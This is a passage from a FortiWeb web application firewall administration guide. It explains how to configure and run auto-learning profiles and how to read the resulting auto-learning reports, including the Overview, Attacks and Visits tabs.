*Default Auto Learn Profile* uses a predefined data type group, a predefined suspicious URL pattern, and other settings which are required to guarantee a complete data set for an auto-learning report. The default profile also does not use attack signatures that could cause false positives.

#### To configure an auto-learning profile



If you have already gathered some auto-learning data and want to refine it more quickly, you can generate a new auto-learning profile from auto-learning reports, then continue with an additional phase of auto-learning. For details, see [“Generating a profile from auto-learning data” on page 206](#).

- Before creating an auto-learning profile, you must configure its components:
  - a data type group (see [“Grouping predefined data types” on page 180](#))
  - suspicious request URLs (see [“Grouping all suspicious request URLs” on page 184](#))
  - if required, URL interpreters (see [“Grouping URL interpreters” on page 174](#))
- Go to *Auto Learn > Auto Learn Profile > Auto Learn Profile*.  
To access this part of the web UI, your administrator’s account access profile must have *Read* and *Write* permission to items in the *Autolearn Configuration* category. For details, see [“Permissions” on page 52](#).
- Click *Create New*.  
A dialog appears.
- Configure these settings:

New Auto Learn Profile	
<b>Name</b>	<input type="text" value="auto-learning-profile1"/>
<b>Data Type Group</b>	<input type="text" value="predefined-data-type-gr"/> ▼
<b>Suspicious URL</b>	<input type="text" value="suspicious-url-group1"/> ▼
<b>Server Protection Threshold</b>	<input type="text" value="100"/>
<b>Server Protection Exception Threshold</b>	<input type="text" value="5"/> %
<b>Application Policy</b>	<input type="text" value="exchange-interpreter"/> ▼
<input type="button" value="OK"/> <input type="button" value="Cancel"/>	

Setting name	Description
<b>Name</b>	Type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
<b>Data Type Group</b>	Select the name of a data type group to use, if any. Auto-learning will learn about the names, length, and required presence of these types of parameters in HTTP requests. For details, see <a href="#">“Grouping predefined data types” on page 180</a> .
<b>Suspicious URL</b>	Select the name of a suspicious URL pattern to use, if any. Auto-learning will consider HTTP requests for these URLs as either malicious vulnerability scanning, data harvesting (a type of web scraping), or administrative login attacks. For details, see <a href="#">“Grouping all suspicious request URLs” on page 184</a> .

Setting name	Description
<b>Server Protection Threshold</b>	<p>Enter a percentage of detected attacks, relative to total hits, that will be interpreted as a false positive <b>for the entire web host</b>.</p> <p>When you use auto-learning to generate a protection profile (see <a href="#">“Blocking known attacks &amp; data leaks” on page 409</a>), attack signatures meeting or exceeding this overall threshold will be disabled.</p> <p>For example, if <b>all</b> normal HTTP requests, for whatever reason, sometimes match an attack signature, and therefore do not represent a genuine attack attempt, you could adjust this threshold to reflect the percentage of normal requests that match the attack signature for the overall protected web host. If an average of 99% of requests to the web host match the attack signature, but are actually harmless, you could adjust this setting to 99. If requests to this web site meet the threshold, scanning for this attack signature would be disabled for the entire web site.</p> <p><b>Note:</b> This percentage does <b>not</b> have to be greater than <a href="#">Server Protection Exception Threshold</a>.</p>
<b>Server Protection Exception Threshold</b>	<p>Enter a percentage of detected attacks, relative to total hits, that will be interpreted as a false positive <b>for specific URLs</b>.</p> <p>When you use auto-learning to generate a protection profile, attack signatures that meet or exceed this threshold on specific URLs will be disabled.</p> <p>For example, if normal HTTP requests to <b>some</b> URLs, for whatever reason, match an attack signature, and therefore do not represent a genuine attack attempt, you could adjust this threshold to reflect the percentage of normal requests that match the attack signature for those specific URLs. If an average of 50% of the requests to some URLs match an attack signature, but are actually harmless, you could adjust this setting to 50. Other URLs on the web host, where the signature is not disabled, would still be subject to scanning by the attack signature.</p> <p><b>Note:</b> This percentage does <b>not</b> have to be less than <a href="#">Server Protection Threshold</a>.</p>
<b>Application Policy</b>	<p>Select a URL interpreter set to use, if any.</p> <p>If the web application embeds parameters in the URL or uses non-standard parameter separators, include an auto-learning adaptor to define how auto-learning should find parameters in the URL. For details, see <a href="#">“How to adapt auto-learning to dynamic URLs &amp; unusual parameters” on page 160</a>.</p>

- Click *OK*.
- In a server policy, select the auto-learning profile **with** its protection profile in [Web Protection Profile](#) and [WAF Auto Learn Profile](#) (see [“Configuring a server policy” on page 513](#)). If you do not want to change all *Action* settings to *Alert* in each of the protection profile’s components, also enable [Monitor Mode](#).



Auto-learning is resource-intensive, and can decrease performance. If performance becomes unacceptable, consider selecting the auto-learning profile in only a few policies at a time.

Alternatively or in addition, briefly run a first phase of auto-learning, then disable features which are obviously unnecessary according to auto-learning data, and begin a second, more lightweight phase of auto-learning.

7. To ensure that the appliance can learn about HTTP/HTTPS requests' usual page order and other session-related attacks and features, enable the [Session Management](#) option in the protection profile.
8. Continue with [“Running auto-learning” on page 189](#).

#### See also

- [How operation mode affects server policy behavior](#)
- [Viewing auto-learning reports](#)

## Running auto-learning

Once you have configured and applied auto-learning profiles, you can use them to collect data that will be used to make an auto-learning report, and to suggest a configuration.

### To form configuration suggestions using auto-learning

1. Enable the server policy where you have selected the auto-learning policy in [WAF Auto Learn Profile](#).
2. Route traffic to or through the FortiWeb appliance, depending on your operation mode.



For best results, traffic should be realistic. Do not use incomplete or unrealistic traffic.

To minimize performance impacts, consider running an initial phase of auto-learning while your FortiWeb is operating in offline protection mode before you transition to your final choice of operation mode.

3. Wait for the FortiWeb appliance to gather data.



To quickly reduce risk of attack while auto-learning is in progress, in the protection profile and its components, for attacks and disclosures that you are sure **cannot** be false positives, set the *Action* to *Alert & Deny* or *Alert & Erase*.

Time required varies by the rate of legitimate hits for each URL, the parameters that are included with each hit, and the percentage of hits that are attack attempts detected by attack signatures. You can gauge traffic volumes and hits using the *Policy Summary* widget (see [“Real Time Monitor widget” on page 569](#)).



For faster results, from an external IP, connect to the web site and access all URLs that a legitimate client would. Provide valid parameters. This will populate auto-learning data with an initial, realistic set.

To improve performance during auto-learning, you can run it in a few phases.

After an initial short phase of auto-learning, generate a protection profile with the most obvious attack settings. Then delete the auto-learning data, revise the protection profile to omit auto-learning for the settings that you have already discovered, and start the next phase of auto-learning.

Alternatively or additionally, you can run auto-learning on only a few policies at a time.

You can pause auto-learning's data gathering if necessary (see [“Pausing auto-learning for a URL” on page 190](#)).

4. Gauge progress by periodically reviewing the auto-learning report, which is kept up-to-date during auto-learning (see [“Viewing auto-learning reports” on page 191](#) and [“Generating a profile from auto-learning data” on page 206](#)). If parameters are missing, auto-learning is not done.



Auto-learning considers URLs up to approximately 128 characters long (assuming single-byte character encoding, after FortiWeb has decoded any nested hexadecimal or other URL encoding — therefore, the limit is somewhat dynamic). If the URL is greater than that buffer size, auto-learning will **not** be able to learn it, and therefore will ignore it. No event log will be created.

In those cases, you must manually configure FortiWeb protection settings for the URL, rather than discovering recommended protection settings via auto-learning. However, you may be able to re-use the settings recommended for other, shorter URLs by auto-learning.

For example, if auto-learning discovers an email address parameter, it probably should have the same input constraints regardless of which URL uses it.

5. If there is an unusual number of attacks, or there are false positives, or if some auto-learning data is incorrect, you can either:
  - fine-tune the auto-learning profile, delete the old-auto-learning data, then return to the previous step (see [“Removing old auto-learning data” on page 210](#))
  - fine-tune the parameters in the auto-learning report before generating protection profiles (see [“Overview tab” on page 195](#), [“Attacks tab” on page 197](#), [“Visits tab” on page 200](#), and [“Parameters tab” on page 204](#))
  - after the next step, adjust settings in the generated protection profiles
6. Continue with [“Generating a profile from auto-learning data” on page 206](#).

## Pausing auto-learning for a URL

Dynamic URLs that you have **not** configured to be interpreted by a URL replacer will cause:

- reduced performance
- a tree that contains many URLs that are actually forms of the same URL
- auto-learning data that is split among each observed permutation of the dynamic URL

To solve these problems, stop auto-learning for those URLs (right-click them in the auto-learning report and select *Stop Learning*), then configure a URL replacer. For details, see [“How to adapt auto-learning to dynamic URLs & unusual parameters” on page 160](#).

If you decide later that the URLs were not, in fact, dynamic, you can resume auto-learning: right-click the URL in the auto-learning report, then select *Start Learning*. Otherwise, for dynamic URLs, you can delete split auto-learning data (see [“Removing old auto-learning data” on page 210](#)).

### See also

- [Viewing auto-learning reports](#)
- [How to adapt auto-learning to dynamic URLs & unusual parameters](#)
- [Removing old auto-learning data](#)

## Viewing auto-learning reports

*Auto Learn > Auto Learn Report > Auto Learn Report* displays the list of reports that the FortiWeb appliance has automatically generated from information gathered by auto-learning profiles.

Primarily, auto-learning reports are used to determine whether or not the auto-learning feature has collected sufficient data to end the auto-learning phase of your installation, and transition to purely applying your security policies (see [“Generating a profile from auto-learning data” on page 206](#)).



Sometimes, such as when changing your web servers' installed web applications, you may want to run additional phases of auto-learning.

To create a fresh auto-learning report, and/or new protection profiles, you can reset the auto-learning report and delete its data to use only the most current data. For details, see [“Removing old auto-learning data” on page 210](#).

Reports from auto-learning profile data can also inform you about your web servers' traffic.



Whitelisted items will **not** be included in auto-learning reports. See [“Configuring the global object white list” on page 492](#).



Alternatively, for information on normal network traffic, you can use the data analytics feature. See [“Viewing web site statistics” on page 634](#).

### To view a report generated from auto-learning data



To view auto-learning reports, the Adobe Flash Player browser plug-in is required.

1. Go to *Auto Learn > Auto Learn Report > Auto Learn Report*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Autolearn Configuration* category. For details, see [“Permissions” on page 52](#).


2. Mark the check box for the report you want to see.
3. Click *View*.

The report appears, with two panes:

- The left-hand pane enables you to navigate through the web sites and URLs that are the subjects of the report.
- The right-hand pane includes tabs that display the report data.

If a report contains multiple pages of results, click the arrows at the bottom of the page to move forward or backwards through the pages of results.

**Figure 25:**Parts of auto-learning reports




**See also**

- [Removing old auto-learning data](#)
- [Using the report navigation pane](#)
- [Using the report display pane](#)
- [Configuring an auto-learning profile](#)
- [Generating a profile from auto-learning data](#)

**Using the report navigation pane**

To view report data, click the expand icon ( + ) next to items in the navigation tree and click items to see applicable information. Different tree levels provide different report data.

**Figure 26:**Parts of the report navigation pane



If URL rewriting is configured, the tree's URL is the one requested by the client, **not** the one to which it was rewritten before passing on.



If the tree contains many URLs that are actually forms of the same URL, or includes sessions IDs, such as:

```
/app/login.asp;jsessionid=xxx;p1=111;p2=123?p3=5555&p4=66aaaaa
```

the web application may use dynamic URLs or unusual parameter separators, and require a URL interpreter for auto-learning to function normally. For details, see [“How to adapt auto-learning to dynamic URLs & unusual parameters” on page 160](#)

You can change the display and content of data using the context menu. To do so, right-click the name of an item in the navigation tree, then select a pop-up menu option:

Setting name	Description
<b>Refresh the Tree</b>	Select to update the display in the navigation pane. If hosts or URLs have been discovered since you last loaded the auto-learning report web page, this will update the tree to reflect those new discoveries.
<b>Filter the Tree</b>	Select to show or hide HTTP sessions in the report by their HTTP request method and/or other attributes. A pop-up dialog appears. See <a href="#">Figure 27</a> .
<b>Expand Current Node</b>	Select to expand the item and all of its subitems.  This option has no effect when right-clicking the name of the auto-learning profile.
<b>Stop Learning</b>	Select this option if you have determined that the item is a dynamic URL. For details, see <a href="#">“Pausing auto-learning for a URL” on page 190</a> .  If you have erroneously categorized the URL as dynamic, to resume learning, right-click the URL again and select <i>Start Learning</i> .
<b>Clean Data</b>	Select to remove auto-learning’s statistical data for this item. This may be useful if either: <ul style="list-style-type: none"><li>• You want to clear the data set to begin fresh for a new phase of auto-learning.</li><li>• You know that the inputs required by a specific URL have changed since you initially began learning about a web site’s parameters. This could happen when you upgrade a web application.</li><li>• The item was an instance of a dynamic URL, and you did not apply a matching URL interpreter, and therefore the data was corrupted.</li></ul> See <a href="#">“Removing old auto-learning data” on page 210</a> .

If you select *Filter the Tree*, a dialog appears.

Figure 27: Filtering an auto-learning report

**Edit Filter**

**HTTP Method:**  
GET  POST  HEAD   
OPTIONS  TRACE  CONNECT   
DELETE  PUT

**URL Page:**  
Start Page

**Parameter:**  
URL with parameters

**Learn Status:**  
URLs in Learn state  URLs in Secure state

**Attack:**  
 Attack Count   Attack Percent

**Hits:**  
 Hits Count   Hits Percent

**URL:**  
Search:

**Reset** **OK** **Cancel**

Depending on its level in the navigation tree, an item may be either a server policy observing multiple hosts, a single host, a common part of a path contained in multiple URLs, or a single requested file. Depending on the part of the navigation tree that you select, the auto-learning report displays:

- statistics specific to each requested URL
- totals for a group of URLs with a common path
- totals for all requested URLs on the host
- totals for all requests on all hosts observed by the auto-learning profile

To show only specific nodes in the URL tree and hide the rest (that is, “filter”), select which attributes that a node or its subnode must satisfy in order to be included in the report’s statistics.

For example, to include only statistics for parts of the URL tree pertaining to HTTP `POST` requests to Java server pages (JSP files), you would enter `.jsp` in the *Search* field under *URL* and enable *POST* under *HTTP Method*, disabling in order to filter out all other HTTP methods.



If auto-learning is using a URL interpreter to understand the structure of your application’s URLs, search for the interpreted URL as it appears in the report’s navigation tree, **not** the real URL as it appears in the HTTP request.

#### See also

- [Removing old auto-learning data](#)
- [Using the report display pane](#)

## Using the report display pane

Tabs, statistics and charts appear on the report display (right-hand) pane. Their appearance varies depending on which level you selected in the navigation tree.

The report display pane contains several feature buttons above the report.

**Table 32:** Buttons at the top of the auto-learning report's display pane

The screenshot shows the report display pane with three buttons at the top: **Refresh**, **Generate Config**, and **Generate PDF**. Below these buttons are tabs for **Overview**, **Attacks**, and **Visits**. The main content area displays an **Attack Table** with the following data:

Name	Count	Percentage	Detail	Action	Type	Custom
Cross Site Scripting	1	4.5%		Alert & Deny	Recommended	On
Cross Site Scripting (Extended)	1	4.5%		Alert & Deny	Custom	Off
SQL Injection						On
SQL Injection (Extended)						On
Generic Attacks						On
Generic Attacks(Extended)						On
Trojans						On
Information Disclosure						On
Known Exploits						On
Credit Card Detection						On

A pop-up dialog titled **Edit Cross Site Scripting (Extended) Protection** is overlaid on the table, showing the following details:

Signature ID	Count	Percentage	Status	Recommendation
020000063	1	100.0%	<input checked="" type="checkbox"/>	On

Setting name	Description
--------------	-------------

<b>Refresh</b>	Click to update the report display to reflect statistics, if any, that have been gathered since you loaded the auto-learning report web page.
----------------	---

<b>Generate Config</b>	Click to generate a web protection profile from the auto-learning profile. For instructions, see <a href="#">“Generating a profile from auto-learning data” on page 206</a> .
------------------------	---

<b>Generate PDF</b>	Click to download a PDF copy of the report. A pop-up dialog appears. Type a file name for the PDF, then click <i>OK</i> .
---------------------	---

### Overview tab

The *Overview* tab provides a statistical summary for all sessions established with the host during the use of the auto-learning profile, or since its auto-learning data was last cleared, whichever is shorter. The contents and buttons of the *Overview* tab change depending on the level in the navigation tree.

**Table 33:** Auto-learning report *Overview* tab

Overview	Attacks	Visits
<b>Edit Protected Servers</b>		
Domain Table		
Domain Name	Web Server	Percentage
10.24.0.21:8080	Apache-Coyote/1.1	0.1%
3.3.3.3	Apache-Coyote/1.1	93.4%
www.ijqpv.com	Apache-Coyote/1.1	0.1%
www.kquml.net	Apache-Coyote/1.1	0.1%
www.dfqirt.net	Apache-Coyote/1.1	0.1%
www.hfhxwmx.com	Apache-Coyote/1.1	0.1%
www.stgbqrt.org	Apache-Coyote/1.1	0.1%
www.yyjtj.com	Apache-Coyote/1.1	0.1%
www.mrgjn.com	Apache-Coyote/1.1	0.1%
www.dqutj.net	Apache-Coyote/1.1	0.1%
Overview Table		
Item	Value	
Policy Name	Auto_Learn	
<b>Hits Count</b>	277186	
<b>Attack Count</b>	359432	
Number of URLs	120	
Average hits per second	0	
Max hits per second	638	

---

**Setting name**    **Description**

---

**Edit Protected Servers**    Click to open a dialog where you can select or deselect IP addresses and/or domain names that will be members of the protected host names group for the generated profile.

This button appears only when you select the policy in the navigation pane.

---

**Edit URL Page**    Click to open a dialog where you can specify that the currently selected URL will be allowed, and whether it will be regarded as a start page for the generated profile. You can also select which action to take if there is a rule violation:

- **Alert & Deny** — Block the request (reset the connection) and generate an alert email and/or log message. You can customize the web page that will be returned to the client with the HTTP status code. See [“Uploading a custom error page” on page 495](#) or [Attack Blocking Error Message](#).
- **Continue** — Continue by evaluating any subsequent rules defined in the web protection profile (see [“Sequence of scans” on page 21](#)). If no other rules are violated, allow the request. If multiple rules are violated, a single request will generate multiple attack log messages and/or alert email.
- **Pass** — Allow the request. Do **not** generate an alert email and/or log message.

This button appears only when you select a URL in the navigation pane.

---

Setting name	Description
<b>Hits Count</b>	Click the link to go to the <a href="#">Visits tab</a> . This row appears in the <i>Item</i> column of the <i>Overview</i> table.
<b>Attack Count</b>	Click the link to go to the <a href="#">Attacks tab</a> . This row appears in the <i>Item</i> column of the <i>Overview</i> table.


### Attacks tab

The *Attacks* tab provides statistics in both tabular and graphical format on HTTP sessions that contained one of the types of attacks that the web protection profile was configured to detect.



Sometimes, auto-learning reports may contain fewer attacks than you see in the FortiWeb appliance's attack logs. For details, see [“About the attack count” on page 200](#).

**Figure 28:**Auto-learning report *Attacks* tab



Depending on the level of the item selected in the navigation pane, the *Action* and *Enable* columns may appear. Using these settings, you can override the FortiWeb’s statistically suggested attack protection settings.

To display a pop-up list of an attack type’s protection profile settings estimated from current auto-learning data, click the *Detail* icon. The dialog that appears may vary by the attack type. You can use it to manually override the estimated settings.

**To override configuration suggested by auto-learning for a specific attack type**

- From the drop-down list in the *Type* column, select either:
  - Recommended* — Do **not** override the suggestion. FortiWeb automatically estimates whether enabling or disabling scans for each attack signature is appropriate, based upon auto-learning data. When you generate a protection profile, FortiWeb will use whichever setting is indicated by the current auto-learning data.
  - Custom* — Override the suggestion. When you generate a protection profile, FortiWeb will use the setting indicated by you, not the current auto-learning data.

2. If you selected *Custom* from *Type*, from each drop-down list in the *Custom* column, select one of these options:
  - *On* — Manually override the suggestion. In step 3, select which attack prevention signatures to enable. (Non-selected signatures will be disabled.)
  - *Off* — Manually override the suggestion, and disable all attack prevention signatures for this type.



If the URL is not susceptible to a specific type of attack, select *Off* to improve performance.

**Figure 29:**Auto-learning report *Attacks* tab — Manually enabling attack signatures

---

Overview Attacks Visits

Attack Table

Name	Count	Percentage	Detail	Action	Type	Custom	Recommendation												
Cross Site Scripting	1	4.5%		Alert & Deny	Recommended	On	On												
Cross Site Scripting (Extended)	1	4.5%		Alert & Deny	Custom	Off	On												
SQL Injection	<div style="border: 1px solid gray; padding: 5px;"> <p style="text-align: center;">Edit Cross Site Scripting (Extended) Protection</p> <table border="1"> <thead> <tr> <th>Signature ID</th> <th>Count</th> <th>Percentage</th> <th>Status</th> <th>Recommendation</th> </tr> </thead> <tbody> <tr> <td>020000063</td> <td>1</td> <td>100.0%</td> <td><input checked="" type="checkbox"/></td> <td>On</td> </tr> </tbody> </table> </div>							Signature ID	Count	Percentage	Status	Recommendation	020000063	1	100.0%	<input checked="" type="checkbox"/>	On	On	On
Signature ID	Count	Percentage	Status	Recommendation															
020000063	1	100.0%	<input checked="" type="checkbox"/>	On															
SQL Injection (Extended)						On	On												
Generic Attacks						On	On												
Generic Attacks(Extended)						On	On												
Trojans						On	On												
Information Disclosure						On	On												
Known Exploits						On	On												
Credit Card Detection						On	On												

3. In the row for each attack type where you have set the drop-down list to *Custom*, click the *Detail* icon.

A dialog appears which lists the individual attack signatures for that attack category.

4. For each signature that you want to manually enable, mark its *Status* check box.



You **must** mark the *Status* check box of every signature that you want to enable. Failure to select any signatures will effectively disable attack prevention, even though you have selected *On* from the *Enable* drop-down lists for the attack category.

5. Click *OK*.

6. From each drop-down list in the *Action* column, select one of the following options:
  - *Alert* — Accept the request and generate an alert email and/or log message.
  - *Alert & Deny* — Block the request (or reset the connection) and generate an alert email and/or log message.

You can customize the web page that will be returned to the client with the HTTP status code. See [“Uploading a custom error page” on page 495](#) or [Attack Blocking Error Message](#).
  - *Send 403 Forbidden* — Reply to the client with an HTTP 403 `Forbidden` error message and generate an alert and/or log message.
  - *Redirect* — Redirect the request to the URL that you specify in the protection profile and generate an alert email and/or log message. Also configure [Redirect URL](#) and [Redirect URL With Reason](#).
  - *Period Block* — Block subsequent requests from the client for a number of seconds. Also configure [Block Period](#). See also [“Monitoring currently blocked IPs” on page 641](#).

You can customize the web page that will be returned to the client with the HTTP status code. See [“Uploading a custom error page” on page 495](#) or [Attack Blocking Error Message](#).



If FortiWeb is deployed behind a NAT load balancer, when using *Period Block*, you **must** also define an X-header that indicates the original client’s IP (see [“Defining your proxies, clients, & X-headers” on page 283](#)). Failure to do so may cause FortiWeb to block **all** connections when it detects a violation of this type.

### About the attack count

Sometimes, auto-learning reports may contain fewer attacks than you see in the FortiWeb appliance’s attack logs. Possible causes include:

- The attack was attempted, but was targeted towards a URL that did not actually exist on the server (that is, it resulted in an HTTP 404 `File Not Found` reply code). Because the URL did not exist, the auto-learning report does **not** include it in its tree of requested URLs. In other words, the attack was not counted in the report because it did not result in an actual page hit.
- The attack was attempted, and the URL existed, but the FortiWeb appliance was configured to block the attack (*Alert & Deny*), resulting in an unsuccessful request attempt. Unsuccessful requests do not result in an actual page hit and have incomplete session data, and therefore are not included in auto-learning reports.


To ensure that auto-learning reports have complete session data, you should log but **not** block or sanitize attack attempts while gathering auto-learning data (that is, either enable [Monitor Mode](#) or select *Alert* as the *Action* for all attacks).

### Visits tab

The *Visits* tab provides statistics in both tabular and graphical format on the HTTP request methods used. The content of the tab and its display styles vary with the level of the item selected in the navigation pane: some statistics are displayed as a pie chart, others a bar chart, and others as both. When you select a **policy** in the navigation pane, this tab includes a set of bar charts that give statistics about the most used and least used URLs, plus suspicious URLs. When you select a **host** in the navigation pane, the report includes a set of tables that give statistics on HTTP return codes in the 400 and 500 series.

The *Visits* tab includes several buttons that you can use to manually fine-tune the profile that auto-learning will generate from its statistics. (Look for the buttons at the top, midpoint, and bottom of the page, just above each chart.)

**Table 34:** Auto-learning report *Visits* tab (image truncated)



Setting name	Description
<b>Edit Allow Method</b>	<p>Click this button to open a dialog where you can select which HTTP request methods to allow in the generated profile. Then in the <i>Status</i> drop-down list, select either:</p> <ul style="list-style-type: none"> <li>• <b>On</b> — Manually override the suggestion, and enable the method.</li> <li>• <b>Off</b> — Manually override the suggestion, and disable the method.</li> <li>• <b>Default</b> — Do <i>not</i> override the suggestion. FortiWeb automatically estimates whether enabling or disabling the HTTP method is appropriate, based upon auto-learning data. When you generate a protection profile, FortiWeb will use whichever setting is indicated by the current auto-learning data.</li> </ul> <p>This button appears only when you select a policy in the navigation pane.</p>
